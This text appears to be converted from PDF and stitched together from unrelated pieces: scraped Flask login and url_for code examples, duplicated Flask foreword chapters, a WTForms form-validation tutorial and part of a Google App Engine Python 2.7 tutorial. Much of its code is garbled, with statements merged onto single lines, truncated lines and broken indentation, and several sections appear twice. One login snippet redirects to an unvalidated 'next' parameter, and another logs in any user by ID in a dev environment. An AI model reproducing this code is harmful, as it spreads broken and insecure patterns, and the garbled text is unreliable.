def dev_login(user_id):

    if ENVIRONMENT == 'dev':

        login_user(db.session.query(User).get(user_id)) return redirect(
            url_for('index'))
```

## Example 23

Project: *flask-template* Author: *pwgraham91* File: [login\\_view.py](#) [MIT License](#)

5 vo

```
def logout():
```

```
logout_user()
```

```
return flask.redirect(flask.url_for('index'))
```

**Example 24**

Project: *flaskit* Author: *elston* File: [views.py](#) [MIT License](#)

5 vo

```
def login():
```

```
# ..
```

```
form = LoginForm(request.form)
```

```
if request.method == 'POST':
```

```
if form.validate_on_submit():
```

```
login_user(form.user)
```

```
redirect_url = request.args.get('next') or url_for('admin.index') return  
redirect(redirect_url)
```

```
else:
```

```
flash_errors(form)
```

```
# ..
```

```
return render_template('accounts/login.html', form=form)
```

**Example 25**

Project: *flaskit* Author: *elston* File: [views.py](#) [MIT License](#)

5 vo

```
def logout():
```

```
logout_user()
```

```
flash('You are logged out.', 'info')

return redirect( url_for('admin.index'))
```

## Example 26

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_6.py](#) MIT License

```
def get_url(self):

    return url_for('get_device', id=self.id, _external=True) Example 27
```

Project: *Mastering-Python-Networking-Second-Edition* Author:  
*Packt Publishing* 5 vo

File: [chapter9\\_7.py](#) MIT License

```
def get_url(self):

    return url_for('get_device', id=self.id, _external=True) Example 28
```

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File:  
[blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_default_endpoint_name(self):

    app = flask.Flask(__name__)

    mod = flask.Module(__name__, 'frontend')

    def index():
```

```
return 'Awesome'

mod.add_url_rule('/', view_func=index)

app.register_module(mod)

rv = app.test_client().get('/')

self.assert_equal(rv.data, b'Awesome')

with app.test_request_context():

    self.assert_equal(flask.url_for('frontend.index'), '/') Example 29
```

[Project: Flask-Python-GAE-Login-Registration](#) [Author: orymeyer](#) [File: blueprints.py](#) [Apache License](#)

5 vo

[2.0](#)

```
def test_templates_and_static(self):

    app = moduleapp

    app.testing = True

    c = app.test_client()

    rv = c.get('/')

    self.assert_equal(rv.data, b'Hello from the Frontend') rv =
    c.get('/admin/')

    self.assert_equal(rv.data, b'Hello from the Admin') rv =
    c.get('/admin/index2')

    self.assert_equal(rv.data, b'Hello from the Admin') rv =
    c.get('/admin/static/test.txt')
```

```
self.assert_equal(rv.data.strip(), b'Admin File') rv.close()

rv = c.get('/admin/static/css/test.css')

self.assert_equal(rv.data.strip(), b'/* nested file */') rv.close()

with app.test_request_context():

    self.assert_equal(flask.url_for('admin.static', filename='test.txt'),
                      '/admin/static/test.txt')

    with app.test_request_context():

        try:

            flask.render_template('missing.html')

        except TemplateNotFound as e:

            self.assert_equal(e.name, 'missing.html')

        else:

            self.assert_true(0, 'expected exception')

    with flask.Flask(__name__).test_request_context():

        self.assert_equal(flask.render_template('nested/nested.txt'), 'I\'m ne
```

### Example 30

[Project: Flask-Python-GAE-Login-Registration](#) Author: orymeyer File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_url_processors(self):
```

```

bp = flask.Blueprint('frontend', __name__, url_prefix='/<lang_code>')

@bp.url_defaults

def add_language_code(endpoint, values):
    values.setdefault('lang_code', flask.g.lang_code)

@bp.url_value_preprocessor

def pull_lang_code(endpoint, values):
    flask.g.lang_code = values.pop('lang_code')

@bp.route('/')

def index():
    return flask.url_for('.about')

@bp.route('/about')

def about():
    return flask.url_for('.index')

app = flask.Flask(__name__)

app.register_blueprint(bp)

c = app.test_client()
self.assert_equal(c.get('/de/').data, b'/de/about')
self.assert_equal(c.get('/de/about').data, b'/de/')

Example 31

```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) [Apache License 2.0](#)

5 vo

```
def test_url_for_with_anchor(self):
```

```
app = flask.Flask(__name__)

@app.route('/')

def index():

    return '42'

    with app.test_request_context():

        self.assert_equal(flask.url_for('index', _anchor='x y'),
                         '/#x%20y')
```

## Example 32

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

```
5 vo

def test_url_for_with_scheme(self):

    app = flask.Flask(__name__)

    @app.route('/')

    def index():

        return '42'

        with app.test_request_context():

            self.assert_equal(flask.url_for('index',
                                           _external=True,
                                           _scheme='https'),
                             'https://localhost/')
```

## Example 33

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_url_for_with_scheme_not_external(self): app = flask.Flask(__name__)

@app.route('/')

def index():

    return '42'

with app.test_request_context():

    self.assert_raises(ValueError,
flask.url_for,
'index',
_scheme='https')
```

## Example 34

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_subdomain(self):

    @self.app.route('/', subdomain='<company_id>') def
view(company_id):

    return company_id
```

```
url = flask.url_for('view', company_id='xxx') response =
self.client.get(url)

self.assert_equal(200, response.status_code)
self.assert_equal(b'xxx', response.data)
```

## Example 35

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

5 vo

```
def test_nosubdomain(self):

    @self.app.route('/<company_id>')

    def view(company_id):

        return company_id

    url = flask.url_for('view', company_id='xxx') response =
self.client.get(url)

    self.assert_equal(200, response.status_code)
    self.assert_equal(b'xxx', response.data)
```

## Example 36

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_url_generation(self):

    app = flask.Flask(__name__)

    @app.route('/hello/<name>', methods=['POST']) def hello():


```

```
pass

with app.test_request_context():

    self.assert_equal(flask.url_for('hello', name='test x'), '/hello/test'
    self.assert_equal(flask.url_for('hello', name='test x', _external=True
        'http://localhost/hello/test%20x')
```

### Example 37

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_static_files(self):

    app = flask.Flask(__name__)
    app.testing = True

    rv = app.test_client().get('/static/index.html')
    self.assert_equal(rv.status_code, 200)

    self.assert_equal(rv.data.strip(), b'<h1>Hello World!</h1>') with
    app.test_request_context():

        self.assert_equal(flask.url_for('static', filename='index.html'),
            '/static/index.html')

    rv.close()
```

### Example 38

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [appctx.py](#) Apache License 2.0

5 vo

```
def test_basic_url_generation(self):  
    app = flask.Flask(__name__)  
    app.config['SERVER_NAME'] = 'localhost'  
    app.config['PREFERRED_URL_SCHEME'] = 'https'  
    @app.route('/')  
    def index():  
        pass  
        with app.app_context(): rv = flask.url_for('index')  
        self.assert_equal(rv, 'https://localhost/')
```

### Example 39

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [appctx.py](#) Apache License 2.0

5 vo

```
def test_url_generation_requires_server_name(self): app =  
flask.Flask(__name__)  
with app.app_context():  
    with self.assert_raises(RuntimeError):  
        flask.url_for('index')
```

### Example 40

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [appctx.py](#) Apache License 2.0

5 vo

```
def test_url_generation_without_context_fails(self): with  
    self.assertRaises(RuntimeError):  
  
    flask.url_for('index')
```

## Example 41

[Project: Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_templates_and_static(self):  
  
    app = moduleapp  
  
    app.testing = True  
  
    c = app.test_client()  
  
    rv = c.get('/')  
  
    self.assert_equal(rv.data, b'Hello from the Frontend') rv =  
    c.get('/admin/')  
  
    self.assert_equal(rv.data, b'Hello from the Admin') rv =  
    c.get('/admin/index2')  
  
    self.assert_equal(rv.data, b'Hello from the Admin') rv =  
    c.get('/admin/static/test.txt')  
  
    self.assert_equal(rv.data.strip(), b'Admin File') rv.close()
```

```
rv = c.get('/admin/static/css/test.css')

self.assert_equal(rv.data.strip(), b'/* nested file */') rv.close()

with app.test_request_context():

    self.assert_equal(flask.url_for('admin.static', filename='test.txt'),
                      '/admin/static/test.txt')

    with app.test_request_context():

        try:

            flask.render_template('missing.html')

        except TemplateNotFound as e:

            self.assert_equal(e.name, 'missing.html')

        else:

            self.assert_true(0, 'expected exception')

    with flask.Flask(__name__).test_request_context():
        self.assert_equal(flask.render_template('nested/nested.txt'), 'I\'m ne
```

## Example 42

[Project: \*Flask-Python-GAE-Login-Registration\*](#) Author: [orymeyer](#) File: [blueprints.py](#) Apache License

5 vo

[2.0](#)

```
def test_blueprint_url_processors(self):

    bp = flask.Blueprint('frontend', __name__, url_prefix='/<lang_code>')
```

```

@bp.url_defaults

def add_language_code(endpoint, values):
    values.setdefault('lang_code', flask.g.lang_code)

@bp.url_value_preprocessor

def pull_lang_code(endpoint, values):
    flask.g.lang_code = values.pop('lang_code')

@bp.route('/')

def index():
    return flask.url_for('.about')

@bp.route('/about')

def about():
    return flask.url_for('.index')

app = flask.Flask(__name__)

app.register_blueprint(bp)

c = app.test_client()

self.assert_equal(c.get('/de/').data, b'/de/about')
self.assert_equal(c.get('/de/about').data, b'/de/')

```

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) [Apache License 2.0](#)

5 vo

```
def test_url_for_with_scheme(self):
```

```
app = flask.Flask(__name__)

@app.route('/')

def index():

    return '42'

    with app.test_request_context():

        self.assert_equal(flask.url_for('index',

            _external=True,

            _scheme='https'),

            'https://localhost/')
```

## Example 44

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [helpers.py](#) Apache License 2.0

5 vo

```
def test_url_for_with_scheme_not_external(self):
    app = flask.Flask(__name__)

    @app.route('/')

    def index():

        return '42'

    with app.test_request_context():

        self.assert_raises(ValueError,
            flask.url_for,
```

```
'index',
    _scheme='https')
```

### Example 45

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [testing.py](#) Apache License 2.0

```
5 vo

def test_nosubdomain(self):
    @self.app.route('/<company_id>')
    def view(company_id):
        return company_id

    url = flask.url_for('view', company_id='xxx')
    response = self.client.get(url)

    self.assert_equal(200, response.status_code)
    self.assert_equal(b'xxx', response.data)
```

### Example 46

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

```
5 vo

def test_url_generation(self):
    app = flask.Flask(__name__)
    @app.route('/hello/<name>', methods=['POST'])
    def hello():
        pass
```

```
with app.test_request_context():

    self.assert_equal(flask.url_for('hello', name='test x'), '/hello/test')
    self.assert_equal(flask.url_for('hello', name='test x', _external=True,
        'http://localhost/hello/test%20x')
```

## Example 47

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_static_files(self):

    app = flask.Flask(__name__)

    app.testing = True

    rv = app.test_client().get('/static/index.html')
    self.assert_equal(rv.status_code, 200)

    self.assert_equal(rv.data.strip(), b'<h1>Hello World!</h1>') with
    app.test_request_context():

        self.assert_equal(flask.url_for('static', filename='index.html'),
            '/static/index.html')

    rv.close()
```

## Example 48

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [basic.py](#) Apache License 2.0

5 vo

```
def test_url_processors(self):  
    app = flask.Flask(__name__)  
  
    @app.url_defaults  
  
    def add_language_code(endpoint, values):  
        if flask.g.lang_code is not None and \  
            app.url_map.is_endpoint_expecting(endpoint, 'lang_code'):\  
                values.setdefault('lang_code', flask.g.lang_code)  
  
    @app.url_value_processor  
  
    def pull_lang_code(endpoint, values):  
        flask.g.lang_code = values.pop('lang_code', None)  
  
    @app.route('/<lang_code>/')  
  
    def index():  
        return flask.url_for('about')  
  
    @app.route('/<lang_code>/about')  
  
    def about():  
        return flask.url_for('something_else')  
  
    @app.route('/foo')  
  
    def something_else():  
        return flask.url_for('about', lang_code='en')  
        c = app.test_client()  
  
        self.assert_equal(c.get('/de/').data, b'/de/about')  
        self.assert_equal(c.get('/de/about').data, b'/foo')
```

self.assert\_equal(c.get('/foo').data, b'en/about') **Example 49**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [appctx.py](#) Apache License 2.0

5 vo

```
def test_basic_url_generation(self):
    app = flask.Flask(__name__)
    app.config['SERVER_NAME'] = 'localhost'
    app.config['PREFERRED_URL_SCHEME'] = 'https'
    @app.route('/')
    def index():
        pass
        with app.app_context():
            rv = flask.url_for('index')
            self.assert_equal(rv, 'https://localhost/')
```

## **Example 50**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [appctx.py](#) Apache License 2.0

5 vo

```
def test_url_generation_requires_server_name(self):
    app = flask.Flask(__name__)
    with app.app_context():
```

```
with self.assert_raises(RuntimeError):
```

```
    flask.url_for('index')
```

# Foreword for Experienced Programmers

## Thread-Locals in Flask

One of the design decisions in Flask was that simple tasks should be simple: they should not take a lot of code and yet they should not limit you. Because of that, Flask has a few design choices that some people might find surprising or unorthodox. For example, Flask uses thread-local objects internally so that you don't have to pass objects around from function to function within a request in order to stay threadsafe. This approach is convenient, but requires a valid request context for dependency injection or when attempting to reuse code which uses a value pegged to the request. The Flask project is honest about thread-locals, does not hide them, and calls out in the code and documentation where they are used.

## Develop for the Web with Caution

Always keep security in mind when building web applications.

If you write a web application, you are probably allowing users to register and leave their data on your server. The users are entrusting you with data. And even if you are the only user that might leave data in your application, you still want that data to be stored securely.

Unfortunately, there are many ways the security of a web application can be compromised. Flask protects you against one of the most common security problems of modern web applications: cross-site scripting (XSS). Unless you deliberately mark insecure HTML as secure, Flask and the underlying Jinja2 template engine have you covered. But there are many more ways to cause security problems.

The documentation will warn you about aspects of web development that require attention to security. Some of these security concerns are far more complex than one might think, and we all sometimes underestimate the likelihood that a vulnerability will be exploited - until a clever attacker figures out a way to exploit our applications. And don't think that your application is not important enough to attract an attacker. Depending on the kind of attack, chances are that automated bots are probing for ways to fill your database with spam, links to malicious software, and the like.

Flask is no different from any other framework in that you the developer must build with caution, watching for exploits when building to your requirements.

## Foreword for Experienced Programmers

### Thread-Locals in Flask

One of the design decisions in Flask was that simple tasks should be simple; they should not take a lot of code and yet they should not limit you. Because of that, Flask has a few design choices that some people might find surprising or unorthodox. For example, Flask uses thread-local objects internally so that you don't have to pass objects around from function to function within a request in order to stay threadsafe. This approach is convenient, but requires a valid request context for dependency injection or when attempting to reuse code which uses a value pegged to the request. The Flask project is honest about thread-locals, does not hide them, and calls out in the code and documentation where they are used.

### Develop for the Web with Caution

Always keep security in mind when building web applications.

If you write a web application, you are probably allowing users to register and leave their data on your server. The users are entrusting you with data. And even if you are the only user that might leave data in your application, you still want that data to be stored securely.

Unfortunately, there are many ways the security of a web application can be compromised.

Flask protects you against one of the most common security problems of modern web applications: cross-site scripting (XSS). Unless you deliberately mark insecure HTML as secure, Flask and the underlying Jinja2 template engine have you covered. But there are many more ways to cause security problems.

The documentation will warn you about aspects of web development that require attention to security. Some of these security concerns are far more complex than one might think, and we all sometimes underestimate the likelihood that a vulnerability will be exploited -

until a clever attacker figures out a way to exploit our applications. And don't think that your application is not important enough to attract an attacker. Depending on the kind of attack, chances are that automated bots are probing for ways to fill your database with spam, links to malicious software, and the like.

Flask is no different from any other framework in that you the developer must build with caution, watching for exploits when building to your requirements.

# Foreword

Read this before you get started with Flask. This hopefully answers some questions about the purpose and goals of the project, and when you should or should not be using it.

## What does “micro” mean?

“Micro” does not mean that your whole web application has to fit into a single Python file (although it certainly can), nor does it mean that Flask is lacking in functionality. The “micro” in microframework means Flask aims to keep the core simple but extensible. Flask won’t make many decisions for you, such as what database to use. Those decisions that it does make, such as what templating engine to use, are easy to change. Everything else is up to you, so that Flask can be everything you need and nothing you don’t.

By default, Flask does not include a database abstraction layer, form validation or anything else where different libraries already exist that can handle that. Instead, Flask supports extensions to add such functionality to your application as if it was implemented in Flask itself. Numerous extensions provide database integration, form validation, upload handling, various open authentication technologies, and more. Flask may be “micro”, but it’s ready for production use on a variety of needs.

## Configuration and Conventions

Flask has many configuration values, with sensible defaults, and a few conventions when getting started. By convention, templates and static files are stored in subdirectories within the application’s Python source tree, with the names `templates` and `static` respectively. While this can be changed, you usually don’t have to, especially when getting started.

## Growing with Flask

Once you have Flask up and running, you’ll find a variety of extensions available in the community to integrate your project for production. The Flask core team reviews extensions and ensures approved extensions do not break with future releases.

As your codebase grows, you are free to make the design decisions appropriate for your project. Flask will continue to provide a very simple glue layer to the best that Python has to offer. You can implement advanced patterns in SQLAlchemy or another database tool, introduce non-relational data persistence as appropriate, and take advantage of work-agnostic tools built for WSGI, the Python web interface.



## Foreword

Read this before you get started with Flask. This hopefully answers some questions about the purpose and goals of the project, and when you should or should not be using it.

### What does “micro” mean?

“Micro” does not mean that your whole web application has to fit into a single Python file (although it certainly can), nor does it mean that Flask is lacking in functionality. The “micro” in microframework means Flask aims to keep the core simple but extensible. Flask won’t make many decisions for you, such as what database to use. Those decisions that it does make, such as what templating engine to use, are easy to change. Everything else is up to you, so that Flask can be everything you need and nothing you don’t.

By default, Flask does not include a database abstraction layer, form validation or anything else where different libraries already exist that can handle that. Instead, Flask supports extensions to add such functionality to your application as if it was implemented in Flask itself. Numerous extensions provide database integration, form validation, upload handling, various open authentication technologies, and more. Flask may be “micro”, but it’s ready for production use on a variety of needs.

### Configuration and Conventions

Flask has many configuration values, with sensible defaults, and a few conventions when getting started. By convention, templates and static files are stored in subdirectories within the application’s Python source tree, with the names `templates` and `static` respectively.

While this can be changed, you usually don’t have to, especially when getting started.

### Growing with Flask

Once you have Flask up and running, you'll find a variety of extensions available in the community to integrate your project for production. The Flask core team reviews extensions and ensures approved extensions do not break with future releases.

As your codebase grows, you are free to make the design decisions appropriate for your project. Flask will continue to provide a very simple glue layer to the best that Python has to offer. You can implement advanced patterns in SQLAlchemy or another database tool, introduce non-relational data persistence as appropriate, and take advantage of frame-

□ v: 1.1.x □

work-agnostic tools built for WSGI, the Python web interface.

Flask includes many hooks to customize its behavior. Should you need more customiza-

[tion, the Flask class is built for subclassing. If you are interested in that, check out the Be-](#)

[coming Big chapter. If you are curious about the Flask design principles, head over to the](#)

[section about Design Decisions in Flask.](#)

[Continue to Installation, the Quickstart, or the Foreword for Experienced Programmers.](#)

□ v: 1.1.x □

# Form Validation with WTForms

When you have to work with form data submitted by a browser view, code quickly becomes very hard to read. There are libraries out there designed to make this process easier to manage. One of them is [WTForms](#) which we will handle here. If you find yourself in the situation of having many forms, you might want to give it a try.

When you are working with WTForms you have to define your forms as classes first. I recommend breaking up the application into multiple modules ([Larger Applications](#)) for that and adding a separate module for the forms.

---

## Getting the most out of WTForms with an Extension:

The [Flask-WTF](#) extension expands on this pattern and adds a few little helpers that make working with forms and Flask more fun. You can get it from [PyPI](#).

---

## The Forms

This is an example form for a typical registration page:

```
from wtforms import Form, BooleanField, StringField, PasswordField, val  
  
class RegistrationForm(Form):  
    username = StringField('Username', [validators.Length(min=4, max=25)  
    email = StringField('Email Address', [validators.Length(min=6, max=64),  
    password = PasswordField('New Password', [  
        validators.DataRequired(),  
        validators.EqualTo('confirm', message='Passwords must match')  
    ])  
    confirm = PasswordField('Repeat Password')  
    accept_tos = BooleanField('I accept the TOS', [validators.DataRequired()])
```

## In the View

In the view function, the usage of this form looks like this:

```
@app.route('/register', methods=['GET', 'POST'])  
def register():  
    form = RegistrationForm(request.form)  
    if request.method == 'POST' and form.validate():
```

## Form Validation with WTForms

When you have to work with form data submitted by a browser view, code quickly becomes very hard to read. There are libraries out there designed to make this process easier to manage. One of them is [WTForms which we will handle here](#). If you find yourself in the situation of having many forms, you might want to give it a try.

When you are working with WTForms you have to define your forms as classes first. I rec-

[ommend breaking up the application into multiple modules \(Larger Applications\) for that](#)

and adding a separate module for the forms.

Getting the most out of WTForms with an Extension: The [Flask-WTF](#) extension expands on this pattern and adds a few little helpers that make working with forms and Flask more fun. You can get it from [PyPI](#).

### The Forms

This is an example form for a typical registration page: **from** wtforms **import** Form, BooleanField, StringField, PasswordField, val **class** RegistrationForm(**Form**):

```
username = StringField('Username' , [validators.Length(min=4,
max=25

email = StringField('Email Address' , [validators.Length(min=6, max=

password = PasswordField('New Password' , [
validators.DataRequired(),
validators.EqualTo('confirm' , message='Passwords must match' )
```

] )

```
confirm = PasswordField('Repeat Password' ) accept_tos =  
BooleanField('I accept the TOS' , [validators.DataRequi In the View
```

In the view function, the usage of this form looks like this:

```
@app.route('/register' , methods=['GET' , 'POST' ]) def register():  
  
form = RegistrationForm(request.form)  
  
if request.method == 'POST' and form.validate():  
  
user = User(form.username.data, form.email.data,  
form.password.data)  
  
db_session.add(user)  
  
flash('Thanks for registering' )  
  
return redirect(url_for('login' )) return render_template('register.html'  
, form=form)
```

[Notice we're implying that the view is using SQLAlchemy here \(SQLAlchemy in Flask\), but](#)

that's not a requirement, of course. Adapt the code as necessary.

Things to remember:

1. create the form from the request **form** value if the data is submitted via the HTTP

POST method and **args** if the data is submitted as GET.

2. to validate the data, call the **validate()** method, which will return True if the data validates, False otherwise.

3. to access individual values from the form, access *form*.  
*<NAME>.data*.

## Forms in Templates

Now to the template side. When you pass the form to the templates, you can easily render them there. Look at the following example template to see how easy this is. WTForms does half the form generation for us already. To make it even nicer, we can write a macro that renders a field with label and a list of errors if there are any.

Here's an example `_formhelpers.html` template with such a macro:

```
{% macro render_field(field) %}

<dt> {{ field.label }}

<dd> {{ field(**kwargs)|safe }}

{% if field.errors %}

<ul class=errors>

{% for error in field.errors %}

<li> {{ error }}</li>

{% endfor %}

</ul>

{% endif %}

</dd>

{% endmacro %}
```

This macro accepts a couple of keyword arguments that are forwarded to WTForm's field function, which renders the field for us. The keyword arguments will be inserted as HTML

attributes. So, for example, you can call render\_field(form.username, class='username') to add a class to the input element. Note that WTForms returns

standard Python unicode strings, so we have to tell Jinja2 that this data is already HTML-escaped with the |safe filter.

Here is the register.html template for the function we used above, which takes advantage of the \_formhelpers.html template:

```
{% from "_formhelpers.html" import render_field %}

<form method=post>

<dl>

{{ render_field(form.username) }}

{{ render_field(form.email) }}

{{ render_field(form.password) }}

{{ render_field(form.confirm) }}

{{ render_field(form.accept_tos) }}

</dl>

<p><input type=submit value=Register>

</form>
```

[For more information about WTForms, head over to the WTForms website.](#)

[apps to Python 3](#) (/appengine/docs/standard/python/migrate-to-python3/).

## Getting Started in the Python 2 Standard Environment

[Python 2.7](#) | [Java](#) | [PHP](#) | [Ruby](#) | [Go](#) | [Node.js](#)

This guide is designed to help you learn how to develop and deploy basic Python 2.7 applications that run on the [Google App Engine Standard Environment](#) (/appengine/docs/about-the-standard-environment). This guide is intended for use by those new to Google App Engine, its related services, and in particular, using App Engine with the Python language.

### Before you begin

Before you can develop an application:

1. Create a new Cloud Console project or retrieve the project ID of an existing project from the Google Cloud Console:

[Go to the Projects page](#) (<https://console.cloud.google.com/project>)

2. Install and then initialize the [Google Cloud SDK](#) (/sdk/docs).

### Creating a basic application

This guide uses the Flask web application framework because of its simplicity, ease of use, and extensibility, but the same principles can be applied to any framework that you want to use. This guide teaches you:

- How to create a basic user comment form that will display the content that the user submits via that form on an HTML template that you create.
- How to create a basic application that can serve static files, such as CSS or images.

y

g

pp

y

y

y

g

y

[apps to Python 3 \(/appengine/docs/standard/python/migrate-to-python3/\).](#)

Getting Started in the Python 2 Standard

Environment

Python 2.7/3.7 | Java 8/11 | PHP | Ruby | Go | Node.js

This guide is designed to help you learn how to develop and deploy basic Python 2.7

[applications that run on the Google App Engine Standard Environment](#)

[\(/appengine/docs/about-the-standard-environment\).](#) This guide is intended for use by those new to Google App Engine, its related services, and in particular, using App Engine with the Python language.

Before you begin

Before you can develop an application:

1. Create a new Cloud Console project or retrieve the project ID of an existing project from the Google Cloud Console:

[Go to the Projects page \(<https://console.cloud.google.com/project>\)](https://console.cloud.google.com/project)

2. Install and then initialize [the Google Cloud SDK \(/sdk/docs\)](#).

### Creating a basic application

This guide uses the Flask web application framework because of its simplicity, ease of use, and extensibility, but the same principles can be applied to any framework that you want to use. This guide teaches you:

How to create a basic user comment form that will display the content that the user submits via that form on an HTML template that you create.

How to create a basic application that can serve static files, such as CSS or images.

After you have set up your development environment, you can write the code for the application and deploy it to App Engine.

### Basic structure of an app project

This guide uses the following structure for the flask-app project:

#### **flask-app project structure**

app.yaml: Configure the settings of your App Engine application

main.py: Write the content of your application

static: Directory to store your static files

style.css: Basic stylesheet that formats the look and feel of your template  
les templates: Directory for all of your HTML templates

form.html: HTML template to display your form

submitted\_form.html: HTML template to display the content of a submitted form

Setting up libraries to enable development

This tutorial puts a copy of the Flask library in your app's directory. Note that although the App

[Engine Python 2.7 runtime environment has a bundled](#)

[\(/appengine/docs/standard/python/tools/built-in-libraries-27\) Flask library](#), that bundled library is an older version that might not work with this tutorial.

To set up the required libraries:

1. Create a le named appengine\_config.py in the root project directory. When you deploy your application, you can use this le to specify where App Engine should look for third-party libraries:

[appengine/standard/ ask/tutorial/appengine\\_config.py.](#)

[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/appengine\\_config.py.\)](#)

[m/python-docs-samples/blob/master/appengine/standard/ask/tutorial/appengine\\_config.py.\)](#)

```
from google.appengine.ext import vendor
```

```
# Add any libraries installed in the "lib" folder.
```

```
vendor.add('lib')
```

2. Create a file named requirements.txt in the root project directory:

[appengine/standard/ ask/tutorial/requirements.txt](#)

(<https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/requirements.txt>)

[tform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/requirements.txt](#)

Flask==1.1.1

Werkzeug==0.16.1

3. To run this app on your local computer, you'll need a Python development environment

[set up, including Python, pip, and virtualenv. For instructions, refer to Setting Up a](#)

[Python Development Environment \(/python/setup\) for Google Cloud Platform.](#)

4. Install dependencies using virtualenv:

Mac OS / LinuxWindows (#windows)

(

|

)

a. Create an isolated Python environment in a directory external to your project and activate it:

```
virtualenv env
```

```
source env/bin/activate
```

At the end of the tutorial, you can exit your virtualenv by typing  
deactivate.

b. Navigate to your project directory and install dependencies:

```
cd YOUR_PROJECT
```

```
pip install -t lib -r requirements.txt
```

The -t lib ag copies the libraries into a lib folder, which is uploaded to App Engine

[during deployment. See Using pip requirements.txt with copied libraries](#)

[\(/appengine/docs/standard/python/tools/using-libraries-python-27#pip\\_requirements\)](#)

for more information on copying third-party libraries.

The -r requirements.txt ag tells pip to install everything from a requirements.txt le.

**pip** version 6.0.0 or higher is required to install libraries by using this command.

**ing:** If you are using [Homebrew \(\)](#) Python on macOS, you might encounter an

[option when running pip install -t. This problem is related to a known issue](#)

[ps://github.com/Homebrew/brew/blob/master/docs/Homebrew-and-Python.md#note-on-pip-ins](https://github.com/Homebrew/brew/blob/master/docs/Homebrew-and-Python.md#note-on-pip-ins)

)

Homebrew's configuration of Python. The issue description has a workaround.

Creating the app.yaml file

**Important:** The **app.yaml** file must be located in your application's root directory.

You can configure your App Engine application's settings in the app.yaml file that you create manually or as part of the creation of your development project. The app.yaml file is a configuration file that tells App Engine how to run your application and how to map URLs to static files and Python modules.

To create the app.yaml file:

1. Create a file named app.yaml in the root directory of your project.
2. Add the following lines to the file:

[appengine/standard/ ask/tutorial/app.yaml](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml)

(<https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml>)  
[cloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml](https://cloud.google.com/appengine/docs/standard/python/config/appref))

runtime: python27

api\_version: 1

threadsafe: true

libraries:

- name: ssl

version: latest

handlers:

- url: /static

static\_dir: static

- url: /.\*

script: main.app

[More reference information about the app.yaml file can be found in the app.yaml reference documentation \(/appengine/docs/standard/python/config/appref\).](#)

## Creating a request handler for your Flask app

When App Engine receives a web request for your application, it calls the handler script that corresponds to the URL, as described in the application's app.yaml configuration file. The Python 2.7 runtime supports the WSGI standard (<http://www.wsgi.org/>). WSGI is preferred, and some features of Python 2.7 do not work without it. The configuration of your application's script handlers determines whether a request is handled using WSGI.

The server determines which Python application object to call by comparing the URL of the request to the URL patterns in the app's configuration file. It then calls the application object using the arguments as defined in the WSGI standard (<http://www.wsgi.org/>). The application object performs actions appropriate to the request, then prepares a response and returns it as a list of strings.

The following request handlers take the information that is submitted in the form in the

/templates/form.html file and places that information onto the

/templates/submitted\_form.html template file:

1. Create a new file called main.py in the root directory of your application.
2. Import the Flask framework and the Flask interfaces that you want to use:

[appengine/standard/ ask/tutorial/main.py](#)

[\(https://github.com/GoogleCloudPlatform/python-docs-](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

[samples/blob/master/appengine/standard/ ask/tutorial/main.py\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

[CloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

from flask import Flask, render\_template, request

3. Add this line to create an instance of the Flask class and assign it to a variable called app:

[appengine/standard/ ask/tutorial/main.py](#)

[\(https://github.com/GoogleCloudPlatform/python-docs-](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

[samples/blob/master/appengine/standard/ask/tutorial/main.py\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

[CloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/main.py)

app = Flask(\_\_name\_\_)

4. Create a request handler that displays a form using the form.html template:

[appengine/standard/ ask/tutorial/main.py](#)  
